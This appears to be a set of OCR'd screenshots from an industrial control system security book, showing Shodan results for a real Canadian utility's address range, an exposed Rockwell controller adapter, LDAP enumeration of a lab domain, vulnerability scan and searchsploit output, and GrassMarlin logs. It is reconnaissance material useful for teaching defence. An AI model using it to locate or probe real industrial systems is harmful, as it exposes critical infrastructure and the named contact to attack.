abuse: Object
  address: "CA, ON, Brantford, 44 King Street Suite 206, N3T
3C7"
  country: "CA"
  email: "jnagle@brantford.ca"
  name: "James Nagle"
```



net:142.46.240.0/21

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

TOTAL RESULTS

262

TOP COUNTRIES

Canada	262

TOP SERVICES

HTTP	35
HTTPS	31
Munin	26
NTP	25
HTTPS (8443)	10

TOP ORGANIZATIONS

Brantford Hydro	261

TOP OPERATING SYSTEMS

Playstation 4	1

TOP PRODUCTS

TiVo To Go httpd	29
Apache httpd	20
Postfix smtpd	9
Netflix	4
lighttpd	4

142.46.240.17
home.nor-del.com
Brantford Hydro
Added on 2021-03-29 18:05:11 GMT
Canada, Simcoe

```
220 ProFTPD 1.3.3a Server (Debian) [::ffff:142.46.240.17]
530 Login incorrect.
214-The following commands are recognized (* =>'s unimplemented):
214-CWD     XCWD    CDUP    XCUP    SMNT*   QUIT    PORT    PASV
214-EPRT    EPSV    ALLO*   RNFR    RNTO    DELE    MDTM    RMD
214-XRMD    ...
```

142.46.240.5
speedtest.nor-del.com
Brantford Hydro
Added on 2021-03-29 11:08:31 GMT
Canada, Simcoe

```
HTTP/1.1 200 OK
Date: Mon, 29 Mar 2021 11:08:31 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Mon, 07 Jan 2019 16:30:22 GMT
ETag: "29cd-57ee0becdc819"
Accept-Ranges: bytes
Content-Length: 10701
Content-Type: text/html


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "...
```

142.46.240.10
prov1.nor-del.com
Brantford Hydro
Added on 2021-03-29 18:07:16 GMT
Canada, Simcoe

```
2021-03-29 18:07:16
```


cPanel Login
142.46.240.28
vhost1.nor-del.com
Brantford Hydro
Added on 2021-03-29 18:23:23 GMT
Canada, Simcoe

SSL Certificate

Issued By:
|- Common Name: **cPanel, Inc.**
Certification Authority
|- Organization: **cPanel, Inc.**
Issued To:
|- Common Name: **vhost1.nor-del.com**

Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2


```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset="ut
Date: Mon, 29 Mar 2021 19:33:52 GMT
Cache-Control: no-cache, no-store, m
Pragma: no-cache
Set-Cookie: cprelogin=no; HttpOnly;
S...
```



net:142.46.240.0/21 siemens

No results found

© 2013-2019, All Rights Reserved - Shodan®



net:142.46.240.0/21 rockwell

TOTAL RESULTS

1

TOP COUNTRIES

Canada	1

TOP ORGANIZATIONS

Brantford Hydro	1

TOP PRODUCTS


Rockwell Automation/Allen-Bradley	1

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

142.46.240.78
Brantford Hydro
Added on 2021-03-21 03:22:34 GMT
Canada, Simcoe

ics

```
Product name: 1761-NET-ENI/D
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x605cc0d8
Device type: Communications Adapter
Device IP: 192.168.0.200
```



142.46.240.78 View Raw Data

Industrial Control System

City	Simcoe
Country	Canada
Organization	Brantford Hydro
ISP	Hydro One Telecom Inc.
Last Update	2021-03-21T03:22:34.505131
ASN	AS19752

Web Technologies

Choices

Ports

80 44818

Services


80 tcp http

```
HTTP/1.1 200 OK
CONNECTION: close
CONTENT-LENGTH: 55840
P3P: CP=CAO PSA OUR
CONTENT-TYPE: text/html
```


44818 tcp ethernetip

Rockwell Automation/Allen-Bradley

```
Product name: 1761-NET-ENI/D
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x605cc0d8
Device type: Communications Adapter
Device IP: 192.168.0.200
```




```
┌──(pac㉿kali-001)-[~/workdir/tools/go-windapsearch]
└─$ windapsearch -d 172.25.100.100 -u user@ot-domain -p Password1  -m computers
dn: CN=WORKSTATION10,CN=Computers,DC=OT-Domain,DC=local
cn: WORKSTATION10
operatingSystem: Windows 10 Pro
operatingSystemVersion: 10.0 (15063)
dNSHostName: WORKSTATION10.OT-Domain.local

dn: CN=WORKSTATION1,CN=Computers,DC=OT-Domain,DC=local
cn: WORKSTATION1
operatingSystem: Windows 10 Pro
operatingSystemVersion: 10.0 (18362)
dNSHostName: Workstation1.OT-Domain.local

dn: CN=OT-DC1,OU=Domain Controllers,DC=OT-Domain,DC=local
cn: OT-DC1
operatingSystem: Windows Server 2016 Standard
operatingSystemVersion: 10.0 (14393)
dNSHostName: OT-DC1.OT-Domain.local

dn: CN=FT-DIR1,CN=Computers,DC=OT-Domain,DC=local
cn: FT-DIR1
operatingSystem: Windows Server 2016 Standard
operatingSystemVersion: 10.0 (14393)
dNSHostName: FT-DIR1.OT-Domain.local

dn: CN=FT-DIR2,CN=Computers,DC=OT-Domain,DC=local
cn: FT-DIR2
operatingSystem: Windows Server 2016 Standard
operatingSystemVersion: 10.0 (14393)
dNSHostName: FT-DIR2.OT-Domain.local

dn: CN=WORKSTATION2,CN=Computers,DC=OT-Domain,DC=local
cn: WORKSTATION2
operatingSystem: Windows 7 Professional
operatingSystemVersion: 6.1 (7601)
operatingSystemServicePack: Service Pack 1
dNSHostName: WORKSTATION2.OT-Domain.local

dn: CN=WORKSTATION12,CN=Computers,DC=OT-Domain,DC=local
cn: WORKSTATION12
operatingSystem: Windows 8.1 Pro
operatingSystemVersion: 6.3 (9600)
dNSHostName: Workstation12.OT-Domain.local
```




Advanced ICS Network Scan / 172.25.100.253

19 Vulnerabilities

□	Sev ▼	Name ▲	Family ▲	Count ▼
□	MIXED	10 SSL (Multiple Issues)	General	10
□	MIXED	2 IETF Md5 (Multiple Issues)	General	2
□	MEDIUM	TLS Version 1.0 Protocol Detection	Service detection	1
□	LOW	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)	Misc.	1
□	LOW	Web Server Uses Basic Authentication Without HTTPS	Web Servers	1
□	INFO	2 HTTP (Multiple Issues)	Web Servers	4
□	INFO	Service Detection	Service detection	3
□	INFO	Embedded Web Server Detection	Web Servers	2
□	INFO	Nessus SYN scanner	Port scanners	2



```
┌──(pac㉿KVM0101011)-[~]
└─$ searchsploit ios 15.2
------------------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------
Cisco IOS 12.2 < 12.4 / 15.0 < 15.6 - Security Association Negotiation Request Device Memory | hardware/remote/43383.py
------------------------------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
Papers: No Results
```



Pending Imports


File Name	Size	Type	

No content in table


```
Time...▼
14:28:51.897  Loading GeoId -> Name Mapping
14:28:51.456  Loading Cidr -> GeoId Mapping fr
14:28:52.854  Loaded plugin 'iadgov.svgexport'
14:28:52.852  Loaded plugin 'iadgov.sessionever
14:28:52.851  Loaded plugin 'iadgov.offlinepcap
14:28:52.855  Loaded plugin 'iadgov.csvimport'
14:28:51.902  GeoId -> Name Mapping load com
14:28:51.896  Cidr -> GeoId Mapping load comp
14:28:53.993  New Session: core.document.Sess
14:29:12.555  Beginning Import of [iadgov.offlin
14:29:17.622  [iadgov.offlinepcap.PcapNgImport
```


Running and Completed Imports

Progress	File	Size	
Complete	/home/pac/Documents/book/ot-s...	13.8 MB	




Time...	Message
14:28:51.897	Loading GeoId -> Name Mapping from: /usr/share/GrassMarlin/data/geo
14:28:51.456	Loading Cidr -> GeoId Mapping from: /usr/share/GrassMarlin/data/cidr_t
14:28:52.854	Loaded plugin 'iadgov.svgexport'
14:28:52.852	Loaded plugin 'iadgov.sessioneventtest'
14:28:52.851	Loaded plugin 'iadgov.offlinepcap'
14:28:52.855	Loaded plugin 'iadgov.csvimport'
14:28:51.902	GeoId -> Name Mapping load complete.
14:28:51.896	Cidr -> GeoId Mapping load complete.
14:28:53.993	New Session: core.document.Session@152d644d
14:29:12.555	Beginning Import of [iadgov.offlinepcap.PcapNgImport: ot-scan.pcapng]
14:29:17.622	[iadgov.offlinepcap.PcapNgImport: ot-scan.pcapng]: Import has comple

